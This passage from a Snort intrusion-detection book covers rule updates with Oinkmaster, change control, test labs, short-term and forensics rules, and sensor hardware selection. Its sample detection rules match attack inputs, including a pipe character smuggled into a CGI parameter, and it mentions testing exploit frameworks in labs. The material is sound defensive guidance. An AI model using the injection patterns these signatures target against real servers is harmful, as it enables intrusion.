- **Enabled** The rule with this SID was commented out in the old rules file, but is now activated (uncommented) (this might be caused by removing the rule's SID from oinkmaster.conf).
- **Enabled and modified** The rule with this SID was commented out in the old rules file, but is now activated and has been modified.
- **Removed** The rule with this SID does not exist in the new rules file.

- **Disabled** The rule with this SID still exists, but has now been commented out (either because it is now commented out in the downloaded file, or because its SID was added to oinkmaster.conf).
- **Disabled and modified** The rule with this SID still exists, but has now been commented out. The actual rule has also been modified.
- **Modified active** The rule with this SID has been modified and remains an active rule.
- **Modified inactive** The rule with this SID has been modified, but remains an inactive (commented out) rule.

Figure 9.1 shows sample output from oinkmaster.pl.

Figure 9.1 Changes in the Rule Files Reported by Oinkmaster

```

[***] Results from Oinkmaster started Tue Dec 25 23:36:07 2002 [***]
[*] Rules added/removed/modified: [*]
[---] Removed: [---]
-> File: web-cgi.rules:
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-CGI infosearch
fname"; flags: A+; uricontent:
"fname=|7c|";reference:arachnids,290;classtype:attempted-recon; sid:822;
rev:1;)
[///] Modified active: [///]
-> File: dos.rules:
Old: alert tcp $EXTERNAL_NET any -> $HOME_NET 7070 (msg:"DOS Real Server
template.html"; flags: A+;
content:"/viewsource/template.html?"; nocase;reference:bugtraq,1288;
classtype:attempted-dos; sid:277; rev:1;)
New: alert tcp $EXTERNAL_NET any -> $HOME_NET 7070 (msg:"DOS Real Server
template.html"; flags: A+;
content:"/viewsource/template.html?"; nocase; reference:cve,CVE-2000-0474;
reference:bugtraq,1288;
classtype:attempted-dos; sid:277; rev:2;)
[*] Non-rule lines added/removed/modified: [*]
None.
[*] Added files: [*]
None.
```

As you can see, one rule from `web-cgi.rules` was removed, and two rules were modified in the `dos.rules` file.

OINK!

If you want to be careful with rules updates, then probably the best way to use Oinkmaster is to run it with the `-c` switch, which will only produce the change report and will not modify the rules. Then, you need to check this report for updated or added rules and consider including/modifying these rules in your configuration.

Using IDSCenter to Merge with Your Existing Rules

Using Windows, it is possible to use the rules editor included in the IDSCenter program. This editor is able to merge rules files and enable/disable rules inside files individually. On the Rules/Signatures screen of the IDS Rules section, you can select a file with rules and open it in the Editor window. The Editor window has a button labeled Import, which allows you to select any text file. This file will be merged with the one being edited. After this, it is possible to enable, disable, or edit specific rules in the resulting file. Figure 9.2 shows the Rule Import dialog. After reviewing, the result can be saved or discarded.

Figure 9.2 Merging Rules Files in IDSCenter



Change Control

One of the most important factors in a security team is the use of change control. This change in control helps in several ways: accountability/responsibility, distribution of duties, and most importantly, training. For example, if an organization has a large team with multiple shifts or teams, with proper change control, if a change is made to an IDS rule or sensor then there should be a record somewhere. This record log is typically called a “changelog,” and is useful for several reasons (not the least of which is providing a means to get back one or more steps after a change is incorrectly implemented). Keeping records like this can also be helpful and are sometimes needed as a form of auditing. In several of the cases we have been involved in, investigators have used changelogs to help document accountability and process flow. This helped the investigators’ case show that detects were just a part of the normal operating procedures. Another example would be using the changelog to show who is making the most changes. This could be helpful to senior members of the team and team management in determining which members need help participating on the team. One example that a security team could roll into their training program is using the change management process to help distribute duties between junior and senior members. For example, junior members could be charged with maintaining the current signatures. This way, the junior members learn the change management process and documentation, and get an understanding of the signatures and how those signatures work. This benefits both the junior and senior members of the team, as the senior members are now free to create new signatures and look for upcoming threats, while helping to teach the junior members how to be analysts. Training new members and enforcing change control to current team members are key, because teaching new and junior analysts the process of documenting and following the process of change control will help them and the team perform better as they grow. This also helps to maintain order and responsibility to the team when a problem occurs without causing undue problems.

The Importance of Documentation

Documentation helps to illustrate that testing new rules is important and can help in several ways, including:

- False positives
- Number/volume of rules triggering (flooding)

- Accuracy of rules
- Change control
- Rule documentation

Documentation helps to determine why rules have been added, deleted, or changed. This can help the team determine why a rule triggered and if they should be looking for more or follow-on data.

Why a Security Team Should Be Concerned with Rule Documentation

As the size of an IDS team and the network(s) being monitored increases, it will become painfully obvious to the IDS team members why rule documentation and change control are important. For example, when one of the authors of the book was a member of a large IDS team, all rules were written in a log file read by all members of the team, and agreed upon by senior members of the team. This provides a level of accountability and change control for all rules, and provides a guide to rule creation and training for junior analysts. One of the other options is to take advantage of the “reference:URL” option in a Snort rule. This can be helpful if there is a series of rules to detect a worm or virus and its variants. For example, one of the authors found it extremely helpful during the early days of the Netsky variants. A simple change in the “reference” URL and the analysts would have a link to follow to find out more information about the variant detected and whether the alarm is false or an infection.

Testing Snort and the Rules

Testing and tuning of rules and sensors is one, if not the most, important aspect of an IDS. Most testing should occur in a test lab or test environment of some kind. One part of Snort (new to the 2.1 version) is the use of a preprocessor called “perfmmonitor.” This preprocessor is a great tool to determine sensor load, dropped packets, number of connections, and the usual load on a network segment. Of greater benefit is using perfmmonitor combined with a graphing tool called “perfmmon-graph,” located at <http://people.su.se/~andreaso/perfmmon-graph/>.

It does take some tweaking of the perfmmon preprocessor to generate the snortstat data. Moreover, an ongoing issue with the perfmmon preprocessor seems to be that it counts dropped packets as part of the start and stopping of a Snort process. This issue hasn’t been resolved as of this writing. However, one

suggestion is to document every time the Snort process is stopped or started, and that time should match the time in the graph.

OINK!

perfmon-graph generates its graphics based on the Perl modules used by rrdtool (<http://people.ee.ethz.ch/~oetiker/webtools/rrdtool/>). The rrdtool is a great tool that is usually found in use by network operations staffs. This tool takes log data from Cisco and other vendors' logs to provide graphs about things like load, performance, users, and so forth. If you don't want to install the full rrdtool, you can just install the Perl libraries.

"make site-perl-install"

With this installed, the perfmon-graph functions will work and generate the graphics.

perfmon-graph combs through the data logged by the Snort preprocessor and then displays it in a generated HTML page. With some tweaking, this is a great way to make hourly/daily/weekly charts of trends in several metric capable charts. This can prove invaluable in larger or governmental organizations where metrics control your budget.

There are pieces of software that can be used for testing new rules and Snort versions, such as User-Mode (UM) Linux (<http://usermodelinux.org/> this is more updated than the official site), which is free. UM Linux can be used to run a virtual Linux system concurrently with your running Linux platform. As UM Linux can also use the host system's network devices, this can provide a means of "live" testing of new rules and Snort versions without having to dedicate a spare machine. VMware (www.vmware.com) is a great tool to use in such situations, and although it does cost about \$300, it is useful in running alternate operating systems inside of others. One common example is to install VMware on a Windows machine and then install Linux as if it were on a fresh machine within VMware. This capability is excellent to train junior team members on to gain experience with other operating systems similar to the production systems without having to worry about loss of data. Finally, Virtual PC (www.microsoft.com/windowsxp/virtualpc/) is very similar to VMware. If, however, you are a member of a large organization, then you most likely have a test lab that can get feeds to real-time data to run past your new test rules/configurations.

Testing within Organizations

Whether your security team made up of one person or several 24/7 teams throughout the world, testing of new rules and Snort builds should be the second most important role your team handles. The first is to document just about everything your team does, including testing and rule creation, removal, and maintenance. The scope of a security team's testing also may depend on the size of a organization, monetary backing, and time and materials. Several ways to test include using a test lab with live taps from the production network to a single laptop/desktop plugged in to a network, to using Snort rule generation tools such as Snot or Sneeze. Snot and Sneeze are just two of the tools that take the contents of a rules file and generate traffic to trigger on the rules. A new and controversial toolset, Metasploit, is available to help organizations protect their networks (www.metasploit.com/projects/Framework/).

OINK!

The authors of this book are not in any way encouraging readers to download or run this tool. Metasploit is a flexible set of the most current exploits that an IDS team could run in their test network to gather accurate signatures of attacks. One of the "features" of the Metasploit framework is the capability to modify almost any exploit in the database. This can be useful in detecting modified exploits on the production network, or writing signatures looking deep within packets for telltale backdoor code. The possibilities that this brings to an IDS team in terms of available accurate, understandable attack data are immense. While all these methods are great for testing, most organizations are going to have to choose some combination thereof.

Small Organizations

We consider "small" organizations as those without a dedicated IDS team or having an IDS team of up to five people, and not much monetary backing for the IDS team. As such, most of these teams use either open-source tools or those tools that are fairly inexpensive; for example, using a second-hand desktop/laptop or doubling up a workstation as a testing box.

Using a Single Box or Nonproduction Test Lab

One method that a person or small team could use to test new rules and versions of Snort before placing them in a production environment would be to use a test lab with at least one attack machine, victim machine, and a copy of an existing IDS sensor build. Understandably, this might be a lot for a small team to acquire, so a suggestion would be to find a single box. If one can't be found in the organization, then usually a local electronics store will sell used or cheap machines. This box should be built with the same operating system as a team's production OS and have the same build of Snort. That way, when the team is testing rules or versions, if s an exploit or bug occurs for the OS or, in the rare case, for Snort, the team can know it before it hits a production system. This method can be made easier if the team uses disk-imaging software such as dd from the open-source community or a commercial product such as Norton Ghost. This way, as the team's production systems change, they can just load the production image on to the test box to test against the most current production system.

If the team or person doesn't have the time or resources to run a dedicated test machine, one option would be to use a virtual test lab in which to test. A virtual test lab would be to add something like VMware or Virtual PC to a workstation on the network. This would provide a means to install a guest OS such as Linux or *BSD, which is most likely the OS of choice for a Snort sensor in a small security team. This small team could then test and run new rules or Snort builds against any traffic hitting the workstation without having to use the production sensors. If this software is loaded on a standard Intel PC, then with a little tuning, the image, in the case of VMware, could be placed on a laptop and taken to other sites to use as a temporary sensor when testing at new or remote sites.

Finally, another option for a smaller organization is for the security team to perform testing with their own workstation. As most organizations have an MS Windows environment for their workstations, we will be using Windows as the OS of choice in this discussion. There are Snort builds for the Windows environment known as the win32 builds, which allow people to run Snort from a Windows machine. One piece of software called "EagleX" from Eagle Software (www.eagle-software.com) does a nice job of installing Snort, the winpcap library needed to sniff traffic, database server, and Web server. This is all done with only local access to the resources, setting up a Snort sensor on the Windows workstation to log all information to a local MySQL database, and running ACID (Analyst Console for Intrusion Detection), which is a Web-based front-end for Snort. This is great for both new Snort users and a small staff to test rules and determine if Snort build or a rule is going to flood Snort and its front end.

Large Organizations

We consider “large” organizations as those with an IDS team of more than five people. These are teams who are usually given their own budget and cover a 24/7 operation or are geographically separated. In an environment such as this, a team should have a dedicated test lab to run exploit code and malware to determine signatures for detecting attacks and test new Snort builds and rules. This test lab would also ideally have a live feed tap from the production network to test with accurate data and load of the rules and builds. Creating an image of the production sensor build would make the most sense for large security teams. This would greatly help the deployment time and processes of new sensors, and provide a means to quickly test rules in the current sensors.

Another option for a large organization is the consideration of port density on each point on a network where sensors are located. If, for example, at each tap/span of live data this is plugged into a small switch or hub, then the production systems could be plugged into the switch/hub. Then, a spare box, perhaps of the same OS build as the production system, could be placed at points on the tap infrastructure most important to the organization. By placing an extra box at the span point, testing of a new rule or Snort build could be exposed to real-time accurate load, giving the best picture for a sensor. We have found this to be good to use on points such as the external tap used for testing and running intelligence rule tests such as strange traffic that normally wouldn't be getting through the firewall. Alternatively, you could place an extra box at the RAS/VPN remote access points, as nearly every IDS analyst who has monitored a RAS link into an organization knows that these are the points to see some of the earliest victims of viruses and worms, out-of-date security patched machines, and just strange traffic in general. If an extra tap was placed at each of these locations, then a view of the new rules or Snort builds and how they would perform would be highly accurate without compromising the integrity of the production sensors.

Finally, another extremely useful method to test Snort rules and builds by larger organizations is a full test lab. This is sometimes shared with other IT teams such as Operations for new infrastructure equipment or a help desk team to test new user software. If all of these are present, then this will help in demonstrating the effectiveness of an attack or virus. For example, if this lab is a disconnected network from the live network, then when malware or exploits are found, they can be run in this environment to help the Computer Incident Response Team (CIRT) team understand containment and countermeasures to use, while the

IDS team can use this data to create and test signatures to determine infection, detect initial attacks, and possibly other side effects of hostile traffic.

Watching for Updates

As the security field is constantly changing, so should a security team's information. One of the most important responsibilities for a security team is to make sure to keep current on threats to their network and signatures to detect those threats. The members of a security team should subscribe to several security and anti-virus mailing lists, and read several security Web sites. Another way to keep current would be to get information from several CIRT organizations to find out about threats and attacks they are investigating. If the security team uses all or some of these sources to keep their IDS sensors up to date, they should be able to handle most threats facing their network.

The Importance of Security Mailing Lists and Web Sites

Mailing lists allow a security team to receive information from sources all over the world. This can also provide a means to get information that is in a raw format and before the mainstream media. If the security team has a group account that they can use to sign up for these lists, then this can be the account that every member of the team checks for information. There are several Web sites and mailing lists that an organization's security team might want to subscribe to in order to be aware of what threats and risks they might want to be on the lookout for:

- **Mailing lists** bugtraq (www.securityfocus.com/bugtraq), Full-Disclosure (<http://lists.netsys.com/mailman/listinfo/full-disclosure>), VulnWatch (www.vulnwatch.org/), vuln-dev (www.securityfocus.com/vuln-dev), incidents (www.securityfocus.com/incidents), and honeypots (www.securityfocus.com/honeypots)
- **Web sites** securityfocus.com, securiteam.com, infosecdaily.net, infosecsec.com, packetstormsecurity.com

Chain-of-Command and Outside Management for CIRT Organizations

Government and military organizations have other lists that they have to monitor for IDS and intelligence information. For nonmilitary organizations, your early warning information is going to come from several sources. Your security team can use this information to help develop IDS signatures, such as in the case of the *dameware exploit* (www.securiteam.com/windowsntfocus/5SP0J0UAUQ.html) and the flow from the discovery e-mail to the signature that was developed to track attack attempts, and track virus outbreaks as in the *Beagle URLs* (http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=101059) that the virus used to communicate infection back to its home. This can be used to track all infections and assist in containment of the outbreaks. Lastly, these can be used for policy enforcement such as in enforcing that a patch has been applied to a network to track which machines in the network are still vulnerable. In the government sector, vulnerabilities are coordinated in Information Assurance Vulnerability Alerts (IAVAs). IAVAs are whitepapers about a threat such as background, detection algorithm, and patches that are needed to fix the vulnerability. Commercial sector companies can also get this information from FedCIRC, which is now under the Department of Homeland Security. One example of an IDS team's custom signatures would be to write a signature to detect either the threat attack vector or what a vulnerable system will respond with. Then, this signature can be used to help determine when network segments have been patched. Some of these groups include:

- **FedCIRC** <www.dhs.gov> This is the primary source of information that government agencies have for information on IDS, and Anti-Virus (AV), threats facing their networks.
- **CIRT Carnegie Mellon** <www.cert.org> This organization is known not for their timely release of threat and IDS information, but for not releasing until there is a solution to the issue. This information can help an IDS team generate rules to help track for compliance with the issue.
- **Commercial sources** These services, such as ISS x-force (www.iss.net/xforce) or SecurityFocus Deepsight (www.analyzer.securityfocus.com), are great for organizations that don't have a large security team.

Use in Events-of-Interest, 0-Day, and Other Short-Term Use

The final piece of the puzzle is especially important for government and military organizations. If your organization takes a hard stance on security incidents, then your IDS information is going to be the first or second place that investigators are going to come looking for information. One other piece to this is to help keep the Snort sensors from taking up more memory space than needed. This means having a process to handle short-term rules and others that are not a part of the normal signature load. Short-term rules also account for most of the rules trying to hit the moving target of 0-day worms, Trojans, and viruses.

Short-Term Rules

These are rules that we use for quick daily/hourly issues. For example, in most large enterprises in which we have worked, the Operations staff comes to the IDS team for assistance in solving network/user problems when they can't figure out what's causing the problem. One recommendation is not to log these rules into your ESM/database. Moreover, these rules usually don't have any bearing on the security of the network. An example of this occurred when an Operations staff approached one of the author's IDS teams to request what he could see with a user's IP. The user was having difficulty connecting to a certain Web site over an odd port. Since IDS sensors are usually placed to have a good view of a network at all places, this would be helpful to the Operations team. We created a rule to track the user across several sensors throughout the network. When we looked through each point on the network, we were able to determine that a router lower down in the enterprise had an access control list (ACL) block list on it. An ACL is a list of IPs and/or ports that are either blocked or permitted to pass a switch or router. The Operations staff wasn't aware that the ACL in place was still on the router. This proved that there was a problem with the Operations staff blocking router list procedures. This also solved the user's connectivity problem.

Policy Enforcement Rules

These are rules that are helpful to track a network or user's actions. This can be useful for tracking attackers in terms of geo-location, country, or organization. This can also be turned around to track the most popular networks or Web sites that your users are visiting. This would be useful in tracking AOL Instant Messaging (AIM) usage on a network. For example, if you are trying to block all

AIM traffic, these kinds of rules would be able to track protocol, users, and the servers to which they connect, even if they use a nonstandard port (depending on the accuracy of the rule). At one organization, they were using this type of rule to find out who had installed AIM, and then add a removal script into their login script the next morning and send a notice to the user's supervisor to address the problem of illegal software. Then, this organization would keep track of all of the AIM servers that users were connecting to, and add any new servers to a list of firewalled off servers going outbound. This was a slow process, but it finally solved the problems the network was facing with AIM usage.

Forensics Rules

These are rules that are placed on a network to track a specific suspect or action. Recently, one of the authors was running an investigation of a particular user. We turned on rules looking for a very specific set of information that we were trying to gather as evidence. In particular, we used two sets. The first used the "session:printable" parameter to a rule to create a human-readable format for our investigators to use. The second set was our admissible ruleset. This set was capturing the same traffic as the first set, but instead of using the session parameter, we logged all of these rules into a binary or pcap formatted file. This file was then md5 checksummed after the capture was complete. This md5 value was then given to the investigators as part of our chain of custody procedures. The binary file is generally given to investigators so that their analysts can go over the information your IDS team has gathered and still be able to provide it as evidence for the case. Once the investigators had all the information they needed, the rules were turned off, and nothing other than a mark in our change logs and daily activities log was noted.

Summary

Snort is an open-source IDS, and as such, is under constant development. New minor and major releases appear regularly. To maintain an up-to-date IDS, you will need to update your installation periodically. The update of executables does not need to be done each time a new release is issued, especially for production systems. Each upgrade has to be carefully considered. The process of upgrading executables is rather simple, as backward compatibility is usually preserved. It is usually possible to simply install a new executable over the old one while preserving configuration information.

Much more important are updates to the rules. They need to be watched regularly. There are semi-automated tools for rule management, Oinkmaster currently being the most convenient. This tool allows downloading and comparing of new rulesets with old ones with or without performing on-the-fly changes to the rules. It is better, though, to manually review new and changed rules before putting them into Snort configuration files. There are also tools for merging rule files, both for UNIX and Windows. The keywords *sid* and *rev* in rule definitions allow you to uniquely identify rules and their versions during the update or merge process.

Each new configuration of Snort has to be tested. The simplest way to do so is by starting Snort with the *-T* option, which makes it check the configuration and report any errors. The Snot and Sneeze tools allow simulating traffic described by Snort rules to check their detection. Both take rules from the specified file and produce IP packets that will trigger these signatures. The main source of information about new rules is the www.snort.org Web site. There is also a “snort-sigs” mailing list that is dedicated to signatures submission and discussion of rules development.

Keeping Snort up to date is best done through various means, such as monitoring mailing lists and newsgroups. Your IDS rules can also be used to help fight worms and viruses and assist in patch management and verification of patches.

Solutions Fast Track

Updating Snort

- ❑ Patching Snort—the patch can be applied to the old distribution

without having to change your configuration.

- ☑ Updating Snort distributions from binary—the easiest to install with little skill or if the security team is small.
- ☑ Updating Snort distributions from source—useful if the Snort code is under source review or outside customizations such as for an enterprise security management tool (ESM).

Updating Rules

- ☑ Keep your rules up to date! Security threats to your network are constantly changing. During the writing of this chapter, the Netsky network virus went from variant *a* through *k*.
- ☑ Test your rules! While keeping rules up to date is important, before a rule can go into production it needs to be tested for accuracy. One quick way to test a new rule is to run it with the *-T* option and check for errors during Snort's start. One other method to test your rules is to use a generator tool such as Snot or Sneeze.
- ☑ Check for rule changes from several distributions. Oinkmaster allows you to automatically check for any changes.
- ☑ Manage your rules from sensor to sensor using snortcenter or policy-manager.

Change Control

- ☑ Maintaining change control of your Snort rules is very important, especially if law enforcement is involved. This can be accomplished with several tools and methods depending on the size of the network team. An open-source tool called snortcenter provides a method of some simple change control and logging of changes via a Web interface.
- ☑ Documentation of changes and updates to your Snort sensors provides repeatable processes. These processes provide a stable, documented sensor for the production networks. This also provides a process to help train junior analysts to make correct, stable changes to the sensors.
- ☑ Maintain a “changelog” that documents when changes occur on the

sensors and by whom in the case of large teams. This can provide accountability for accidents as well as a means for the team leader to determine an analyst's effectiveness at documentation.

Testing Snort and the Rules

- ☑ Testing both Snort version updates and new or updated rules will assure a smooth, predictably running Snort sensor in a production network.
- ☑ Testing Snort versions can be accomplished through several means, from using live copies or “feeds” of production network traffic in a test lab, to using a virtual machine software such as VMware, Virtual PC, or User-Mode Linux on an inexpensive PC.
- ☑ Using source distributions of Snort to compile by hand versus using precompiled binary distributions will also help a team to understand and configure Snort to best suit their organization.
- ☑ Changing current production rules or implementing new rules should be documented and tested on a system that is similar to the production environment.

Watching for Updates

- ☑ There are several security mailing lists, newsgroups and Web sites that your security team might want to subscribe to in order to keep current on threat information on attacks and exploits. These can be used to generate or even get Snort signatures to help detect attacks.
- ☑ Rule updates and information can also come from your chain of command or outside organizations such as CERT/CC, Securityfocus deepthreat, ISS X-Force, or any other security threat groups.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the “Ask the Author” form. You will also gain access to thousands of other FAQs at ITFAQnet.com.

Q: How often should you upgrade Snort?

A: A good time for production systems would be at least at each major update. For example, upgrading from 2.0 to 2.1 will keep your sensors up to date with the rules being published in most of the lists and Web sites mentioned. For those who might want to take advantage of even the small features and bug fixes in each release, use the dot releases, 2.1.1 to 2.1.2. If your team has members of the Snort development team as part of the organization, then they can risk downloading the CVS builds.

Q: How often should you install the official rules?

A: The rules should be upgraded as often as possible to take advantage of rule corrections and updates. An example is one of the authors wrote a Web-based script that compared the official rules to the currently running rules on their sensors every 24 hours. This helped the IDS team adjust the accuracy of rules in use on the production systems.

Q: Should you use the Snort variables in custom rule design?

A: A definitive answer is yes. As Snort users, you will realize the power of being able to use custom named variables can become.

Q: Are there other front ends to view Snort data?

A: Yes, there are several Web-based consoles available that use modifications on the ACID front-end such as SGUIL (<http://sguil.sourceforge.net/>), for example, which gives the capability to replay session information in the Web console. Snortcenter is just one of those front-ends. Several Windows client applications can be used to view data as well.

Q: If a new Snort user has questions about Snort that aren't answered in this book, where can he go to get answers about rule configuration and options?

A: The best answer to that is to sign up to the snort-users mailing list at www.snort.org. This is a very active mailing list with lots of people willing to answer most questions.

Optimizing Snort

Solutions in this Chapter:

- How Do I Choose the Hardware to Use?
- How Do I Choose the Operating System to Use?
- Speeding Up Snort
- Finding and Eliminating Bottlenecks
- Benchmarking and Testing the Deployment

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

So far, you have learned many of the reasons that Snort is a powerful, important tool to add to your network security toolbox. However, the hype is all for naught if Snort is not installed on a proper machine running an operating system (OS) that meets your organizational requirements, and you have the technical capabilities to set it up properly. This chapter explains several system configurations that will attempt to optimize Snort performance for dissimilar business requirements on diverse network environments.

In the first couple of sections of this chapter, we examine the hardware that's necessary as well as recommended for running Snort on several OS platforms and network configurations. As would be expected for such vastly different OSs (Linux, BSD, Windows, or Solaris), the amount of computing power required to run Snort efficiently on one system could vary on another system. An important note to keep in mind is that the goal of building a Snort box is to limit any type of packet loss. Otherwise, you could miss an attack or fail to log a crucial bit of evidence.

Later in the chapter, we discuss the pros and cons of the various OSs for running Snort. The choice of using Linux, BSD, Windows, or Solaris will depend mostly on the comfort level you have with each OS. If you had little or no experience with a particular OS, it would be pointless to attempt a Snort installation on that OS. However, hardware deficiencies can sometimes be made up for with tweaks to the OS. With this in mind, your choice of OS can be influenced by factors such as the speed of Linux or the ease of use of Windows.

Lastly, we will help guide you with different options and tools for testing and benchmarking your Snort installation. Testing your Snort installation will not only help identify the potential areas of weakness within your configuration—it will also aid in ensuring that you are getting the absolute highest return on your investment.

How Do I Choose the Hardware to Use?

When choosing the hardware that you want to have for your sensor, you must take a few factors into consideration. First, you must consider the size of the network you are planning to monitor. If you are only watching a relatively small network (between 20 and 40 computers), the sensor you are building is not going to need as much power as a sensor to monitor a large, enterprise-sized network. Network implementation will also make a difference, especially if you chose to create an inline Snort system versus utilizing a passive configuration.

There are benefits to selecting an inline system, including potentially blocking attacks in real time similar to that of a network intrusion prevention product, but the passive implementation is what we cover in detail throughout this chapter. There are also factors concerning the OS choice and what it can take advantage of on the hardware side. We detail information on these considerations throughout the remainder of this chapter.

Obviously, cost is always a concern. One of the benefits of using Snort is that the software is open source and free. You wouldn't want to waste your savings on the software by buying more hardware than you can use. In short, buy what you need, and use what you buy. The point of having a Network Intrusion Detection System (NIDS) is to monitor all packets of interest flowing through your network, so the point of constructing your standalone sensor is to make sure that all those packets are captured and logged. Building your sensor from a hardware perspective, you should have one goal: to not lose any packets.

With this in mind, let's discuss the five pieces of hardware that will determine and define your sensor's performance:

- Processor speed and architecture
- PCI and bus
- Memory
- Disk space
- Network interfaces

First, processor speed and architecture will determine how quickly the packets are analyzed and catalogued. The major differing architectures with varying designs are Intel, SPARC, and Mac. You want to make sure that the processor has enough speed to not create a logjam and therefore result in packet loss.

Second is the PCI and bus speed of your platform. Fast memory, storage, and interface cards mean very little if your PCI bus speed is not up to par. As a quick side note, you will not have to worry about ensuring that your PCI speed is sufficient if you purchase your rack-mountable box from a reputable vendor such as niche company network engines (www.networkengines.com) or Dell (www.dell.com). If you are building an enterprise sensor, you will want to look for high-quality motherboards, possibly Intel's Westville chassis with dual PCI buses (one for sensing, the other for administration). Don't forget that you will want to have enough memory to run your OS and Snort effectively and efficiently while also providing enough room to keep the incoming packets in the

system memory before being transferred to the hard drive or other media source. On that note, you want to have a large-format media source to write the log files to. A large hard drive usually suffices, but eventually that might have to be backed up with some other form of media (writing to a CD, DVD, or tape drive). This way, you can have all your log files stored away. A large hard drive is not always necessary if you plan to back it up with some removable media at the end of the day (a good piece of advice).

The final piece of hardware and in many ways the most important is your network interface card (NIC). It is imperative to have a high-quality, high-bandwidth-capable card. In most cases, it will be counterproductive to purchase and use a 10Mbps NIC, especially considering the cost of NICs. It will defeat the purpose of having a sensor if you have bandwidth spikes, or periods of heavy traffic, on your network over 10Mbps (which might happen a lot for even smaller networks). It is mandatory to have a 100Mbps NIC, preferably a name brand such as Intel or 3Com. If the network supports it and you have the extra money, spring for a gigabit card. This way, you can always be sure that your NIC is not responsible for any packet drops.

What Constitutes “Good” Hardware?

The best hardware is that which doesn’t allow any packet loss. Obviously, incidental packet loss might happen, so your goal in constructing a “good” sensor system is to minimize the packet loss due to hardware limitations. The previous guidelines are reasonable standards to use for your system. The point to all this—to determine the right hardware for your system—boils down to some facts about your network and decisions you have to make about how you want to administer the box. Your goals should be to:

- Limit packet loss.
- Stay within your means; don’t overspend on something that is already free.
- Be sure that the system you set up completes the task that it is supposed to.

Processors

For your processor, you have to compromise between performance and price. If you have the capital to get a truly top-of-the-line processor, it won’t hurt. Of particular interest is the new Intel Pentium IV 3.40GHz processor. The special

feature of this processor is Hyper-Threading technology. This aspect of the processor permits a second pipeline for applications to be opened automatically inside the chip to act similar to a multiple-processor system. Why is this important? It allows Snort to continue running in one pipeline without great loss to processing power while another set of applications can be engaged for, say, routine maintenance.

The goal behind this technology is to limit any network-monitoring downtime. This processor is obviously overkill for many systems, and the Hyper-Threading technology might not yet be fully implemented within Linux. This processor might only get its full value out of a Windows system at present.

Another option that allows for similar work (multitasking processes) is a multiprocessor configuration. This could be done with several processors; both AMD and Intel make processors capable of being used in MP systems. The Intel Xeon Processor has Hyper-Threading technology, is not as expensive as a Pentium IV, can be used in MP systems, and as such is an intelligent choice for any x86 configuration. For non-x86 setups, the only real power player is the 64-bit UltraSPARC processor. It has the flexibility and the power required of a processor. However, it will limit your operating system choice because no Windows versions are compatible with Sun hardware.

RAM Requirements

The amount of RAM required is a sticky question. If you have RAM with a high bus speed, you will not need as much of it. Getting too much could substantially increase the cost of your NIDS. As of this writing, RAM for x86 systems is relatively inexpensive, so it's difficult to go wrong by estimating on the high side. If you're planning to use a more proprietary platform, such as an UltraSPARC, memory costs might be more of a factor. The OS you choose will give you a minimum recommended amount.

For example, you need more RAM for your system if you are going to run Snort off a Windows platform as opposed to a more streamlined OS such as Linux. Generally, the size of your network and the amount of expected traffic will give you an idea of how much RAM you need. If you are purchasing your system for the purpose of rolling it out to your relatively large enterprise environment, we'll assume you have two to three grand to spend on your Snort hardware. Go to Dell.com and purchase a single U rack-mountable system with at least a gigabyte of fast memory. You can get a barebones system with that for about \$1600. If you are a home user or have a tight budget at work, you might

need to be a little more frugal with your spending; 128MB will work for a Linux system, whereas 256MB is the suggested minimum for a Windows-based system.

If you face the choice of selecting more RAM versus additional CPU, we recommend purchasing more RAM. RAM will allow you to keep more data at “your fingertips” at faster speeds. The odds that you will be pushing your limits with CPU are very small when you consider that most common lags are realized in hard disk write speeds and memory usage. Do not expect hard disk swap spaces to help you out here.

Storage Medium

When choosing your large-format media, you must make decisions about how you are going to operate your NIDS each day. If you plan to make a library of your daily log files, getting a smaller media source is a good idea. This could be a Zip drive, CD, or even something like a Smart Media card. The latter is a smaller and more easily stored option, but it could be prohibitively expensive. If you don’t plan to back up your log files daily but more toward weekly or monthly, you need a large hard drive as well as a very large removable media source. This is probably impossible if you are dealing with an enterprise-sized network, where daily backups are needed. However, in a small network, backing up will not be as daunting a task. Overall, a 60GB hard drive should be fine for either setup. Hard drives are relatively inexpensive, so you should get one for a reasonable price.

Outside of size and storage capacity, hard drives have a write speed associated with them. Disks with faster write speeds are beneficial for systems with enterprise applications that require a large amount of data to be stored quickly. SCSI drives are historically faster than SATA or FireWire drives, but they are still much more expensive. You can expect to pay approximately three times as much for a SCSI disk array versus the competing slower technologies; however, a SATA drive running with SenTek can achieve speeds up to 85 percent of those of a SCSI.

OINK!

Here’s an interesting thought: A SCSI drive at 90 percent capacity writes slower than a SATA drive at 30 percent capacity.

Network Interface Card

Finally, there is the NIC. As we touched on earlier, there is a definite requirement for a 100Mbps card. If the funding is there, get the gigabit card. We cannot stress this enough. Your goal is to minimize packet loss, and this is the easiest way to do so. Now, if you have a small network, you really don't have to worry about anything greater than 100Mbps. You should also consider the incoming bandwidth size. If your network is running off a T1, your Snort box is really not going to have a difficult time watching that. The bulk of its time will be taken up watching the internal network (if that is how you set it up).

OINK!

We have not yet taken into account internal bus speed. Network cards can become limited if the corresponding bus speed is not high enough to matter. For example, you will never come close to using a 1GB interface card on an ISA bus.

How Do I Test My Hardware?

Snort Intrusion Detection is not the definitive guide for purchasing and configuring computer OSs and hardware. Instead, it should be used as a guide to assist in developing a set of platform-specific tests. In general, you should execute five categories of tests on each Snort sensor to ensure that you have the hardware properly installed and configured:

- **Network connectivity** The most important aspect of testing your hardware is to ensure that your NICs are functioning properly. In most cases, Snort sensors require that you use your card in two different methods: regular and promiscuous. In simple terms, it is important that you test to make sure that your card can send and receive packets in regular mode as well as capture packets successfully in promiscuous mode. In addition to packet sniffing, users commonly require remote access to this system for management purposes. One of the best ways to gain remote administration access is via a second NIC. The second NIC can serve as a secure link inward without compromising the other card's ability to capture packets.

- **Sensor placement** After determining that your NICs are working, sensor placement tests will ensure that you can capture the packets that you intend to capture. We realize that this is not a “real” hardware test, but it is just as important as the hardware tests. Ensure that no unintended network routes or filters are preventing you from analyze potentially malicious traffic. This step is especially important on switched networks, where Snort monitoring might require special switch configuration to set up port mirroring.
